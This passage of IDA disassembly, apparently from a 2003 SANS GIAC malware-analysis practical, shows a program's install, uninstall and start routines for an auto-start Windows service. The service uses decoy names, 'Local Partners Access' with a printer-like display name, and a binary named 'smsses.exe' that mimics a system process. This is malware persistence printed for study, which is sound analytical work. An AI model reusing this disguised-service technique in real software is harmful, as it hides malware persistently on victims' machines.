.text:004020CE loc_4020CE:                             ; CODE XREF: sub_401EE0+1D7_j
.text:004020CE                 mov     edx, [edi+4]
.text:004020D1                 push    edx
.text:004020D2                 call    sub_401720
.text:004020D7                 add     esp, 4
.text:004020DA                 xor     eax, eax
.text:004020DC                 pop     edi
.text:004020DD                 pop     esi
.text:004020DE                 pop     ebp
.text:004020DF                 pop     ebx
.text:004020E0                 add     esp, 2724h
.text:004020E6                 retn    8
.text:004020E6 sub_401EE0      endp
.text:004020E6
.text:004020E6 ; ---------------------------------------------------------------------------
.text:004020E9                 align 8
.text:004020F0
.text:004020F0 ; ||||||||||||||| S U B R O U T I N E
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
|||||||||||||||||||||||||||||||||||||||
.text:004020F0
.text:004020F0
.text:004020F0 ; int __cdecl main(int argc,const char **argv,const char *envp)
.text:004020F0 _main           proc near               ; CODE XREF: start+DE_p
.text:004020F0
.text:004020F0 ServiceStartTable= SERVICE_TABLE_ENTRYA ptr -10h
.text:004020F0 var_8           = dword ptr -8
.text:004020F0 var_4           = dword ptr -4
.text:004020F0 argc            = dword ptr  4
.text:004020F0 argv            = dword ptr  8
.text:004020F0 envp            = dword ptr  0Ch
.text:004020F0
.text:004020F0                 mov     eax, [esp+argc]
.text:004020F4                 sub     esp, 10h
.text:004020F7                 push    ebx
.text:004020F8                 xor     ebx, ebx
.text:004020FA                 cmp     eax, 1
.text:004020FD                 push    ebp
.text:004020FE                 mov     hSCManager, ebx
.text:00402104                 mov     hService, ebx
.text:0040210A                 jle     loc_4021F5
.text:00402110                 cmp     eax, 3
.text:00402113                 jnz     loc_402218
.text:00402119                 push    esi
.text:0040211A                 push    edi
.text:0040211B                 mov     edi, [esp+20h+argv]
.text:0040211F                 mov     eax, [edi+8]
.text:00402122                 push    eax
.text:00402123                 push    offset aS       ; "%s"
.text:00402128                 push    offset cp
.text:0040212D                 call    ds:sprintf
.text:00402133                 mov     eax, [edi+4]
.text:00402136                 add     esp, 0Ch
.text:00402139                 mov     esi, offset aI  ; "-i"
.text:0040213E
.text:0040213E loc_40213E:                             ; CODE XREF: _main+6C_j
.text:0040213E                 mov     dl, [eax]
.text:00402140                 mov     cl, dl
.text:00402142                 cmp     dl, [esi]
.text:00402144                 jnz     short loc_402162
.text:00402146                 cmp     cl, bl
.text:00402148                 jz      short loc_40215E
.text:0040214A                 mov     dl, [eax+1]
.text:0040214D                 mov     cl, dl
.text:0040214F                 cmp     dl, [esi+1]
.text:00402152                 jnz     short loc_402162
.text:00402154                 add     eax, 2
.text:00402157                 add     esi, 2
.text:0040215A                 cmp     cl, bl
.text:0040215C                 jnz     short loc_40213E
.text:0040215E
.text:0040215E loc_40215E:                             ; CODE XREF: _main+58_j
.text:0040215E                 xor     eax, eax
.text:00402160                 jmp     short loc_402167
.text:00402162 ; ---------------------------------------------------------------------------
---
.text:00402162
.text:00402162 loc_402162:                             ; CODE XREF: _main+54_j
.text:00402162                                         ; _main+62_j
.text:00402162                 sbb     eax, eax
.text:00402164                 sbb     eax, 0FFFFFFFFh
.text:00402167
.text:00402167 loc_402167:                             ; CODE XREF: _main+70_j
.text:00402167                 mov     ebp, ds:printf
.text:0040216D                 cmp     eax, ebx
.text:0040216F                 jnz     short loc_402191
.text:00402171                 push    edi             ; lpServiceArgVectors
.text:00402172                 push    3               ; dwNumServiceArgs
.text:00402174                 call    sub_402320
.text:00402179                 add     esp, 8
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.text:0040217C                 test    eax, eax
.text:0040217E                 jz      short loc_402187
.text:00402180                 push    offset aServiceInstall ; "\n\nService Installed
Sucessfully\n"
.text:00402185                 jmp     short loc_40218C
.text:00402187 ; ---------------------------------------------------------------------------
---
.text:00402187
.text:00402187 loc_402187:                             ; CODE XREF: _main+8E_j
.text:00402187                 push    offset aErrorInstallin ; "\n\nError Installing
Service\n"
.text:0040218C
.text:0040218C loc_40218C:                             ; CODE XREF: _main+95_j
.text:0040218C                 call    ebp ; printf
.text:0040218E                 add     esp, 4
.text:00402191
.text:00402191 loc_402191:                             ; CODE XREF: _main+7F_j
.text:00402191                 mov     eax, [edi+4]
.text:00402194                 mov     esi, offset aD  ; "-d"
.text:00402199
.text:00402199 loc_402199:                             ; CODE XREF: _main+C7_j
.text:00402199                 mov     dl, [eax]
.text:0040219B                 mov     cl, dl
.text:0040219D                 cmp     dl, [esi]
.text:0040219F                 jnz     short loc_4021BD
.text:004021A1                 cmp     cl, bl
.text:004021A3                 jz      short loc_4021B9
.text:004021A5                 mov     dl, [eax+1]
.text:004021A8                 mov     cl, dl
.text:004021AA                 cmp     dl, [esi+1]
.text:004021AD                 jnz     short loc_4021BD
.text:004021AF                 add     eax, 2
.text:004021B2                 add     esi, 2
.text:004021B5                 cmp     cl, bl
.text:004021B7                 jnz     short loc_402199
.text:004021B9
.text:004021B9 loc_4021B9:                             ; CODE XREF: _main+B3_j
.text:004021B9                 xor     eax, eax
.text:004021BB                 jmp     short loc_4021C2
.text:004021BD ; ---------------------------------------------------------------------------
---
.text:004021BD
.text:004021BD loc_4021BD:                             ; CODE XREF: _main+AF_j
.text:004021BD                                         ; _main+BD_j
.text:004021BD                 sbb     eax, eax
.text:004021BF                 sbb     eax, 0FFFFFFFFh
.text:004021C2
.text:004021C2 loc_4021C2:                             ; CODE XREF: _main+CB_j
.text:004021C2                 pop     edi
.text:004021C3                 cmp     eax, ebx
.text:004021C5                 pop     esi
.text:004021C6                 jnz     short loc_402218
.text:004021C8                 call    sub_4024D0
.text:004021CD                 test    eax, eax
.text:004021CF                 jz      short loc_4021E3
.text:004021D1                 push    offset aServiceUninsta ; "\n\nService UnInstalled
Sucessfully\n"
.text:004021D6                 call    ebp ; printf
.text:004021D8                 add     esp, 4
.text:004021DB                 xor     eax, eax
.text:004021DD                 pop     ebp
.text:004021DE                 pop     ebx
.text:004021DF                 add     esp, 10h
.text:004021E2                 retn
.text:004021E3 ; ---------------------------------------------------------------------------
---
.text:004021E3
.text:004021E3 loc_4021E3:                             ; CODE XREF: _main+DF_j
.text:004021E3                 push    offset aErrorUninstall ; "\n\nError UnInstalling
Service\n"
.text:004021E8                 call    ebp ; printf
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.text:004021EA                 add     esp, 4
.text:004021ED                 xor     eax, eax
.text:004021EF                 pop     ebp
.text:004021F0                 pop     ebx
.text:004021F1                 add     esp, 10h
.text:004021F4                 retn
.text:004021F5 ; ---------------------------------------------------------------------------
---
.text:004021F5
.text:004021F5 loc_4021F5:                             ; CODE XREF: _main+1A_j
.text:004021F5                 lea     eax, [esp+18h+ServiceStartTable]
.text:004021F9                 mov     [esp+18h+ServiceStartTable.lpServiceName], offset
aLocalPartnersA ; "Local Partners Access"
.text:00402201                 push    eax             ; lpServiceStartTable
.text:00402202                 mov     [esp+1Ch+ServiceStartTable.lpServiceProc], offset
loc_402220
.text:0040220A                 mov     [esp+1Ch+var_8], ebx
.text:0040220E                 mov     [esp+1Ch+var_4], ebx
.text:00402212                 call    ds:StartServiceCtrlDispatcherA
.text:00402218
.text:00402218 loc_402218:                             ; CODE XREF: _main+23_j
.text:00402218                                         ; _main+D6_j
.text:00402218                 pop     ebp
.text:00402219                 xor     eax, eax
.text:0040221B                 pop     ebx
.text:0040221C                 add     esp, 10h
.text:0040221F                 retn
.text:0040221F _main           endp
.text:0040221F
.text:00402220 ; ---------------------------------------------------------------------------
---
.text:00402220
.text:00402220 loc_402220:                             ; DATA XREF: _main+112_o
.text:00402220                 push    esi
.text:00402221                 xor     esi, esi
.text:00402223                 push    offset loc_4022B0
.text:00402228                 push    offset aLocalPartnersA ; "Local Partners Access"
.text:0040222D                 mov     dword_404440, 30h
.text:00402237                 mov     dword_404444, 2
.text:00402241                 mov     dword_404448, 1
.text:0040224B                 mov     dword_40444C, esi
.text:00402251                 mov     dword_404450, esi
.text:00402257                 mov     dword_404454, esi
.text:0040225D                 mov     dword_404458, esi
.text:00402263                 call    ds:RegisterServiceCtrlHandlerA
.text:00402269                 cmp     eax, esi
.text:0040226B                 mov     dword_404438, eax
.text:00402270                 jz      short loc_4022A3
.text:00402272                 push    offset dword_404440
.text:00402277                 push    eax
.text:00402278                 mov     dword_404444, 4
.text:00402282                 mov     dword_404454, esi
.text:00402288                 mov     dword_404458, esi
.text:0040228E                 call    ds:SetServiceStatus
.text:00402294                 mov     dword_404044, 1
.text:0040229E                 call    sub_401880
.text:004022A3
.text:004022A3 loc_4022A3:                             ; CODE XREF: .text:00402270_j
.text:004022A3                 pop     esi
.text:004022A4                 retn    8
.text:004022A4 ; ---------------------------------------------------------------------------
---
.text:004022A7                 align 10h
.text:004022B0
.text:004022B0 loc_4022B0:                             ; DATA XREF: .text:00402223_o
.text:004022B0                 mov     eax, [esp+4]
.text:004022B4                 dec     eax
.text:004022B5                 jz      short loc_4022D7
.text:004022B7                 dec     eax
.text:004022B8                 jz      short loc_4022CA
.text:004022BA                 dec     eax
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.text:004022BB                 jnz     short locret_40230E
.text:004022BD                 mov     dword_404444, 4
.text:004022C7                 retn    4
.text:004022CA ; ---------------------------------------------------------------------------
.text:004022CA
.text:004022CA loc_4022CA:                             ; CODE XREF: .text:004022B8_j
.text:004022CA                 mov     dword_404444, 7
.text:004022D4                 retn    4
.text:004022D7 ; ---------------------------------------------------------------------------
.text:004022D7
.text:004022D7 loc_4022D7:                             ; CODE XREF: .text:004022B5_j
.text:004022D7                 mov     eax, dword_404438
.text:004022DC                 push    esi
.text:004022DD                 xor     esi, esi
.text:004022DF                 push    offset dword_404440
.text:004022E4                 push    eax
.text:004022E5                 mov     dword_40444C, esi
.text:004022EB                 mov     dword_404444, 1
.text:004022F5                 mov     dword_404454, esi
.text:004022FB                 mov     dword_404458, esi
.text:00402301                 call    ds:SetServiceStatus
.text:00402307                 mov     dword_404044, esi
.text:0040230D                 pop     esi
.text:0040230E
.text:0040230E locret_40230E:                          ; CODE XREF: .text:004022BB_j
.text:0040230E                 retn    4
.text:0040230E ; ---------------------------------------------------------------------------
.text:00402311                 align 10h
.text:00402320
.text:00402320 ; ||||||||||||||| S U B R O U T I N E
||||||||||||||||||||||||||||||||||||||||
.text:00402320
.text:00402320
.text:00402320 ; int __cdecl sub_402320(DWORD dwNumServiceArgs,LPCSTR
*lpServiceArgVectors)
.text:00402320 sub_402320      proc near               ; CODE XREF: _main+84_p
.text:00402320
.text:00402320 ServiceStatus   = _SERVICE_STATUS ptr -1Ch
.text:00402320 dwNumServiceArgs= dword ptr  4
.text:00402320 lpServiceArgVectors= dword ptr  8
.text:00402320
.text:00402320                 sub     esp, 1Ch
.text:00402323                 push    esi
.text:00402324                 push    edi
.text:00402325                 push    0F003Fh         ; dwDesiredAccess
.text:0040232A                 push    0               ; lpDatabaseName
.text:0040232C                 push    0               ; lpMachineName
.text:0040232E                 call    ds:OpenSCManagerA ; Establish a connection to the
service
.text:0040232E                                         ; control manager on the specified
computer
.text:0040232E                                         ; and opens the specified database
.text:00402334                 test    eax, eax
.text:00402336                 mov     hSCManager, eax
.text:0040233B                 jnz     short loc_40235A
.text:0040233D                 call    ds:GetLastError
.text:00402343                 push    eax
.text:00402344                 push    offset aOpenServiceCon ; "\nOpen Service Control
Manage failed:%d"
.text:00402349                 call    ds:printf
.text:0040234F                 add     esp, 8
.text:00402352                 xor     eax, eax
.text:00402354                 pop     edi
.text:00402355                 pop     esi
.text:00402356                 add     esp, 1Ch
.text:00402359                 retn
.text:0040235A ; ---------------------------------------------------------------------------
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.text:0040235A
.text:0040235A loc_40235A:                            ; CODE XREF: sub_402320+1B_j
.text:0040235A                 push    0               ; lpPassword
.text:0040235C                 push    0               ; lpServiceStartName
.text:0040235E                 push    0               ; lpDependencies
.text:00402360                 push    0               ; lpdwTagId
.text:00402362                 push    0               ; lpLoadOrderGroup
.text:00402364                 push    offset aSmsses_exe ; lpBinaryPathName
.text:00402369                 push    1               ; dwErrorControl
.text:0040236B                 push    2               ; dwStartType
.text:0040236D                 push    10h             ; dwServiceType
.text:0040236F                 push    0F01FFh         ; dwDesiredAccess
.text:00402374                 push    offset aLocalPrinterMa ; lpDisplayName
.text:00402379                 push    offset aLocalPartnersA ; lpServiceName
.text:0040237E                 push    eax             ; hSCManager
.text:0040237F                 call    ds:CreateServiceA
.text:00402385                 test    eax, eax
.text:00402387                 mov     hService, eax
.text:0040238C                 jnz     loc_402488
.text:00402392                 mov     edi, ds:GetLastError
.text:00402398                 call    edi ; GetLastError
.text:0040239A                 cmp     eax, 431h
.text:0040239F                 jnz     loc_40246F
.text:004023A5                 mov     esi, ds:printf
.text:004023AB                 push    offset aLocalPartnersA ; "Local Partners Access"
.text:004023B0                 push    offset aServiceSAlread ; "\nService %s Already
exists\n"
.text:004023B5                 call    esi ; printf
.text:004023B7                 mov     eax, hSCManager
.text:004023BC                 add     esp, 8
.text:004023BF                 push    0F01FFh         ; dwDesiredAccess
.text:004023C4                 push    offset aLocalPartnersA ; lpServiceName
.text:004023C9                 push    eax             ; hSCManager
.text:004023CA                 call    ds:OpenServiceA
.text:004023D0                 test    eax, eax
.text:004023D2                 mov     hService, eax
.text:004023D7                 jnz     short loc_4023EB
.text:004023D9                 push    offset aOpenServiceFai ; "Open service failed!\n"
.text:004023DE                 call    esi ; printf
.text:004023E0                 add     esp, 4
.text:004023E3                 xor     eax, eax
.text:004023E5                 pop     edi
.text:004023E6                 pop     esi
.text:004023E7                 add     esp, 1Ch
.text:004023EA                 retn
.text:004023EB ; ---------------------------------------------------------------------------
---
.text:004023EB
.text:004023EB loc_4023EB:                            ; CODE XREF: sub_402320+B7_j
.text:004023EB                 lea     ecx, [esp+24h+ServiceStatus]
.text:004023EF                 push    ecx             ; lpServiceStatus
.text:004023F0                 push    eax             ; hService
.text:004023F1                 call    ds:QueryServiceStatus
.text:004023F7                 test    eax, eax
.text:004023F9                 jnz     short loc_40240D
.text:004023FB                 push    offset aQueryServiceSt ; "Query service status
failed!\n"
.text:00402400                 call    esi ; printf
.text:00402402                 add     esp, 4
.text:00402405                 xor     eax, eax
.text:00402407                 pop     edi
.text:00402408                 pop     esi
.text:00402409                 add     esp, 1Ch
.text:0040240C                 retn
.text:0040240D ; ---------------------------------------------------------------------------
---
.text:0040240D
.text:0040240D loc_40240D:                            ; CODE XREF: sub_402320+D9_j
.text:0040240D                 mov     eax, [esp+24h+ServiceStatus.dwCurrentState]
.text:00402411                 cmp     eax, 4
.text:00402414                 jz      short loc_40241B
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.text:00402416                 cmp     eax, 2
.text:00402419                 jnz     short loc_40245B
.text:0040241B
.text:0040241B loc_40241B:                             ; CODE XREF: sub_402320+F4_j
.text:0040241B                 push    offset aTheServiceIsRu ; "The service is running
or starting!\n"
.text:00402420                 call    esi ; printf
.text:00402422                 mov     eax, hService
.text:00402427                 add     esp, 4
.text:0040242A                 lea     edx, [esp+24h+ServiceStatus]
.text:0040242E                 push    edx             ; lpServiceStatus
.text:0040242F                 push    1               ; dwControl
.text:00402431                 push    eax             ; hService
.text:00402432                 call    ds:ControlService ; Send a control code to a Win32
service
.text:00402438                 test    eax, eax
.text:0040243A                 jnz     short loc_402451
.text:0040243C                 call    edi ; GetLastError
.text:0040243E                 push    eax
.text:0040243F                 push    offset aForceServiceSt ; "\nForce Service Stopped
Failed%d\n"
.text:00402444                 call    esi ; printf
.text:00402446                 add     esp, 8
.text:00402449                 xor     eax, eax
.text:0040244B                 pop     edi
.text:0040244C                 pop     esi
.text:0040244D                 add     esp, 1Ch
.text:00402450                 retn
.text:00402451 ; ---------------------------------------------------------------------------
.text:00402451
.text:00402451 loc_402451:                             ; CODE XREF: sub_402320+11A_j
.text:00402451                 push    offset aServiceStopped ; "\nService Stopped\n"
.text:00402456                 call    esi ; printf
.text:00402458                 add     esp, 4
.text:0040245B
.text:0040245B loc_40245B:                             ; CODE XREF: sub_402320+F9_j
.text:0040245B                 mov     ecx, [esp+24h+lpServiceArgVectors]
.text:0040245F                 mov     edx, [esp+24h+dwNumServiceArgs]
.text:00402463                 push    ecx             ; lpServiceArgVectors
.text:00402464                 push    edx             ; dwNumServiceArgs
.text:00402465                 call    sub_402580
.text:0040246A                 add     esp, 8
.text:0040246D                 jmp     short loc_4024AA
.text:0040246F ; ---------------------------------------------------------------------------
.text:0040246F
.text:0040246F loc_40246F:                             ; CODE XREF: sub_402320+7F_j
.text:0040246F                 call    edi ; GetLastError
.text:00402471                 push    eax
.text:00402472                 push    offset aCreateserviceF ; "\nCreateService
failed:%d\n"
.text:00402477                 call    ds:printf
.text:0040247D                 add     esp, 8
.text:00402480                 xor     eax, eax
.text:00402482                 pop     edi
.text:00402483                 pop     esi
.text:00402484                 add     esp, 1Ch
.text:00402487                 retn
.text:00402488 ; ---------------------------------------------------------------------------
.text:00402488
.text:00402488 loc_402488:                             ; CODE XREF: sub_402320+6C_j
.text:00402488                 push    offset aLocalPartnersA ; "Local Partners Access"
.text:0040248D                 push    offset aCreateServiceS ; "\nCreate Service %s
ok!\n"
.text:00402492                 call    ds:printf
.text:00402498                 mov     eax, [esp+2Ch+lpServiceArgVectors]
.text:0040249C                 mov     ecx, [esp+2Ch+dwNumServiceArgs]
.text:004024A0                 push    eax             ; lpServiceArgVectors
.text:004024A1                 push    ecx             ; dwNumServiceArgs
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.text:004024A2                 call    sub_402580
.text:004024A7                 add     esp, 10h
.text:004024AA
.text:004024AA loc_4024AA:                             ; CODE XREF: sub_402320+14D_j
.text:004024AA                 mov     edx, hService
.text:004024B0                 mov     edi, ds:CloseServiceHandle
.text:004024B6                 push    edx             ; hSCObject
.text:004024B7                 mov     esi, eax
.text:004024B9                 call    edi ; CloseServiceHandle
.text:004024BB                 mov     eax, hSCManager
.text:004024C0                 push    eax             ; hSCObject
.text:004024C1                 call    edi ; CloseServiceHandle
.text:004024C3                 mov     eax, esi
.text:004024C5                 pop     edi
.text:004024C6                 pop     esi
.text:004024C7                 add     esp, 1Ch
.text:004024CA                 retn
.text:004024CA sub_402320      endp
.text:004024CA
.text:004024CA ; ---------------------------------------------------------------------------
.text:004024CB                 align 8
.text:004024D0
.text:004024D0 ; ||||||||||||||| S U B R O U T I N E |||||||||||||||||||||||||||||||||||||||
.text:004024D0
.text:004024D0
.text:004024D0 sub_4024D0      proc near               ; CODE XREF: _main+D8_p
.text:004024D0
.text:004024D0 ServiceStatus   = _SERVICE_STATUS ptr -1Ch
.text:004024D0
.text:004024D0                 sub     esp, 1Ch
.text:004024D3                 push    esi
.text:004024D4                 push    0F003Fh         ; dwDesiredAccess
.text:004024D9                 push    0               ; lpDatabaseName
.text:004024DB                 push    0               ; lpMachineName
.text:004024DD                 call    ds:OpenSCManagerA ; Establish a connection to the
service
.text:004024DD                                         ; control manager on the specified
computer
.text:004024DD                                         ; and opens the specified database
.text:004024E3                 test    eax, eax
.text:004024E5                 mov     hSCManager, eax
.text:004024EA                 jnz     short loc_4024F1
.text:004024EC                 pop     esi
.text:004024ED                 add     esp, 1Ch
.text:004024F0                 retn
.text:004024F1 ; ---------------------------------------------------------------------------
.text:004024F1
.text:004024F1 loc_4024F1:                             ; CODE XREF: sub_4024D0+1A_j
.text:004024F1                 push    0F01FFh         ; dwDesiredAccess
.text:004024F6                 push    offset aLocalPartnersA ; lpServiceName
.text:004024FB                 push    eax             ; hSCManager
.text:004024FC                 call    ds:OpenServiceA
.text:00402502                 test    eax, eax
.text:00402504                 mov     hService, eax
.text:00402509                 jnz     short loc_402510
.text:0040250B                 pop     esi
.text:0040250C                 add     esp, 1Ch
.text:0040250F                 retn
.text:00402510 ; ---------------------------------------------------------------------------
.text:00402510
.text:00402510 loc_402510:                             ; CODE XREF: sub_4024D0+39_j
.text:00402510                 lea     ecx, [esp+20h+ServiceStatus]
.text:00402514                 push    ecx             ; lpServiceStatus
.text:00402515                 push    1               ; dwControl
.text:00402517                 push    eax             ; hService
.text:00402518                 call    ds:ControlService ; Send a control code to a Win32
service
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.text:0040251E                 test    eax, eax
.text:00402520                 jnz     short loc_402537
.text:00402522                 call    ds:GetLastError
.text:00402528                 push    eax
.text:00402529                 push    offset aD_0     ; "\n%d\n"
.text:0040252E                 call    ds:printf
.text:00402534                 add     esp, 8
.text:00402537
.text:00402537 loc_402537:                             ; CODE XREF: sub_4024D0+50_j
.text:00402537                 mov     edx, hService
.text:0040253D                 push    edx             ; hService
.text:0040253E                 call    ds:DeleteService
.text:00402544                 test    eax, eax
.text:00402546                 jnz     short loc_40254D
.text:00402548                 pop     esi
.text:00402549                 add     esp, 1Ch
.text:0040254C                 retn
.text:0040254D ; ---------------------------------------------------------------------------
---
.text:0040254D
.text:0040254D loc_40254D:                             ; CODE XREF: sub_4024D0+76_j
.text:0040254D                 mov     eax, hService
.text:00402552                 mov     esi, ds:CloseServiceHandle
.text:00402558                 push    eax             ; hSCObject
.text:00402559                 call    esi ; CloseServiceHandle
.text:0040255B                 test    eax, eax
.text:0040255D                 jnz     short loc_402564
.text:0040255F                 pop     esi
.text:00402560                 add     esp, 1Ch
.text:00402563                 retn
.text:00402564 ; ---------------------------------------------------------------------------
---
.text:00402564
.text:00402564 loc_402564:                             ; CODE XREF: sub_4024D0+8D_j
.text:00402564                 mov     ecx, hSCManager
.text:0040256A                 push    ecx             ; hSCObject
.text:0040256B                 call    esi ; CloseServiceHandle
.text:0040256D                 neg     eax
.text:0040256F                 sbb     eax, eax
.text:00402571                 pop     esi
.text:00402572                 neg     eax
.text:00402574                 add     esp, 1Ch
.text:00402577                 retn
.text:00402577 sub_4024D0      endp
.text:00402577
.text:00402577 ; ---------------------------------------------------------------------------
---
.text:00402578                 align 10h
.text:00402580
.text:00402580 ; ||||||||||||||| S U B R O U T I N E
||||||||||||||||||||||||||||||||||||||||
.text:00402580
.text:00402580
.text:00402580 ; int __cdecl sub_402580(DWORD dwNumServiceArgs,LPCSTR
*lpServiceArgVectors)
.text:00402580 sub_402580      proc near               ; CODE XREF: sub_402320+145_p
.text:00402580                                         ; sub_402320+182_p
.text:00402580
.text:00402580 pcbBytesNeeded  = dword ptr -20h
.text:00402580 ServiceStatus   = _SERVICE_STATUS ptr -1Ch
.text:00402580 dwNumServiceArgs= dword ptr  4
.text:00402580 lpServiceArgVectors= dword ptr  8
.text:00402580
.text:00402580                 sub     esp, 20h
.text:00402583                 push    esi
.text:00402584                 push    400h            ; uBytes
.text:00402589                 push    40h             ; uFlags
.text:0040258B                 call    ds:LocalAlloc
.text:00402591                 mov     ecx, hService
.text:00402597                 mov     esi, eax
.text:00402599                 lea     eax, [esp+24h+pcbBytesNeeded]
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.text:0040259D                 push    eax             ; pcbBytesNeeded
.text:0040259E                 push    400h            ; cbBufSize
.text:004025A3                 push    esi             ; lpServiceConfig
.text:004025A4                 push    ecx             ; hService
.text:004025A5                 call    ds:QueryServiceConfigA
.text:004025AB                 test    eax, eax
.text:004025AD                 jnz     short loc_4025D1
.text:004025AF                 mov     edx, hService
.text:004025B5                 push    edx             ; hSCObject
.text:004025B6                 call    ds:CloseServiceHandle
.text:004025BC                 push    offset aQueryServiceCo ; "Query service config
failed!\n"
.text:004025C1                 call    ds:printf
.text:004025C7                 add     esp, 4
.text:004025CA                 xor     eax, eax
.text:004025CC                 pop     esi
.text:004025CD                 add     esp, 20h
.text:004025D0                 retn
.text:004025D1 ; ---------------------------------------------------------------------------
---
.text:004025D1
.text:004025D1 loc_4025D1:                             ; CODE XREF: sub_402580+2D_j
.text:004025D1                 mov     eax, [esi+4]
.text:004025D4                 mov     esi, ds:printf
.text:004025DA                 cmp     eax, 4
.text:004025DD                 jnz     short loc_40262F
.text:004025DF                 push    offset aTheServiceIsDi ; "The service is
disabled!\n"
.text:004025E4                 call    esi ; printf
.text:004025E6                 push    offset aTryToChangeThe ; "Try to change the
service's start type."...
.text:004025EB                 call    esi ; printf
.text:004025ED                 add     esp, 8
.text:004025F0                 mov     eax, hService
.text:004025F5                 push    0               ; lpDisplayName
.text:004025F7                 push    0               ; lpPassword
.text:004025F9                 push    0               ; lpServiceStartName
.text:004025FB                 push    0               ; lpDependencies
.text:004025FD                 push    0               ; lpdwTagId
.text:004025FF                 push    0               ; lpLoadOrderGroup
.text:00402601                 push    0               ; lpBinaryPathName
.text:00402603                 push    0FFFFFFFFh      ; dwErrorControl
.text:00402605                 push    3               ; dwStartType
.text:00402607                 push    0FFFFFFFFh      ; dwServiceType
.text:00402609                 push    eax             ; hService
.text:0040260A                 call    ds:ChangeServiceConfigA
.text:00402610                 test    eax, eax
.text:00402612                 jnz     short loc_402625
.text:00402614                 push    offset aFailed  ; "Failed!\n"
.text:00402619                 call    esi ; printf
.text:0040261B                 add     esp, 4
.text:0040261E                 xor     eax, eax
.text:00402620                 pop     esi
.text:00402621                 add     esp, 20h
.text:00402624                 retn
.text:00402625 ; ---------------------------------------------------------------------------
---
.text:00402625
.text:00402625 loc_402625:                             ; CODE XREF: sub_402580+92_j
.text:00402625                 push    offset aSuccessfully ; "Successfully!\n"
.text:0040262A                 call    esi ; printf
.text:0040262C                 add     esp, 4
.text:0040262F
.text:0040262F loc_40262F:                             ; CODE XREF: sub_402580+5D_j
.text:0040262F                 push    offset aLocalPartnersA ; "Local Partners Access"
.text:00402634                 push    offset aStartingTheSer ; "starting the service
<%s>...\n"
.text:00402639                 call    esi ; printf
.text:0040263B                 mov     ecx, [esp+2Ch+lpServiceArgVectors]
.text:0040263F                 mov     edx, [esp+2Ch+dwNumServiceArgs]
.text:00402643                 mov     eax, hService
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.text:00402648                 add     esp, 8
.text:0040264B                 push    ecx             ; lpServiceArgVectors
.text:0040264C                 push    edx             ; dwNumServiceArgs
.text:0040264D                 push    eax             ; hService
.text:0040264E                 call    ds:StartServiceA
.text:00402654                 test    eax, eax
.text:00402656                 jnz     short loc_402669
.text:00402658                 push    offset aStartingTheS_0 ; "Starting the service
failed!\n"
.text:0040265D                 call    esi ; printf
.text:0040265F                 add     esp, 4
.text:00402662                 xor     eax, eax
.text:00402664                 pop     esi
.text:00402665                 add     esp, 20h
.text:00402668                 retn
.text:00402669 ; ---------------------------------------------------------------------------
.text:00402669
.text:00402669 loc_402669:                             ; CODE XREF: sub_402580+D6_j
.text:00402669                 mov     edx, hService
.text:0040266F                 lea     ecx, [esp+24h+ServiceStatus]
.text:00402673                 push    ecx             ; lpServiceStatus
.text:00402674                 push    edx             ; hService
.text:00402675                 call    ds:QueryServiceStatus
.text:0040267B                 test    eax, eax
.text:0040267D                 jnz     short loc_402690
.text:0040267F                 push    offset aQueryServiceSt ; "Query service status
failed!\n"
.text:00402684                 call    esi ; printf
.text:00402686                 add     esp, 4
.text:00402689                 xor     eax, eax
.text:0040268B                 pop     esi
.text:0040268C                 add     esp, 20h
.text:0040268F                 retn
.text:00402690 ; ---------------------------------------------------------------------------
.text:00402690
.text:00402690 loc_402690:                             ; CODE XREF: sub_402580+FD_j
.text:00402690                 push    offset aStartServiceSu ; "Start service
successfully!\n"
.text:00402695                 call    esi ; printf
.text:00402697                 add     esp, 4
.text:0040269A                 mov     eax, 1
.text:0040269F                 pop     esi
.text:004026A0                 add     esp, 20h
.text:004026A3                 retn
.text:004026A3 sub_402580      endp
.text:004026A3
.text:004026A3 ; ---------------------------------------------------------------------------
.text:004026A4                 align 10h
.text:004026B0
.text:004026B0 unknown_libname_4:
.text:004026B0                 call    sub_4026C0
.text:004026B5                 jmp     loc_4026D0
.text:004026B5 ; ---------------------------------------------------------------------------
.text:004026BA                 align 8
.text:004026C0
.text:004026C0 ; ||||||||||||||| S U B R O U T I N E
||||||||||||||||||||||||||||||||||||||||
.text:004026C0
.text:004026C0
.text:004026C0 sub_4026C0      proc near               ; CODE XREF: .text:004026B0_p
.text:004026C0                 mov     ecx, offset unk_4045C5
.text:004026C5                 jmp     ds:??0Init@ios_base@std@@QAE@XZ ;
std::ios_base::Init::Init(void)
.text:004026C5 sub_4026C0      endp
.text:004026C5
.text:004026C5 ; ---------------------------------------------------------------------------
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.text:004026CB                align 8
.text:004026D0
.text:004026D0 loc_4026D0:                            ; CODE XREF: .text:004026B5_j
.text:004026D0                push    offset loc_4026E0
.text:004026D5                call    _atexit
.text:004026DA                pop     ecx
.text:004026DB                retn
.text:004026DB ; ---------------------------------------------------------------------------
.text:004026DC                align 8
.text:004026E0
.text:004026E0 loc_4026E0:                            ; DATA XREF: .text:004026D0_o
.text:004026E0                mov     ecx, offset unk_4045C5
.text:004026E5                jmp     ds:??1Init@ios_base@std@@QAE@XZ ;
std::ios_base::Init::~Init(void)
.text:004026E5 ; ---------------------------------------------------------------------------
.text:004026EB                align 8
.text:004026F0
.text:004026F0 unknown_libname_5:
.text:004026F0                call    sub_402700
.text:004026F5                jmp     loc_402710
.text:004026F5 ; ---------------------------------------------------------------------------
.text:004026FA                align 8
.text:00402700
.text:00402700 ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E
¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
.text:00402700
.text:00402700
.text:00402700 sub_402700      proc near              ; CODE XREF: .text:004026F0_p
.text:00402700                mov     ecx, offset unk_4045C4
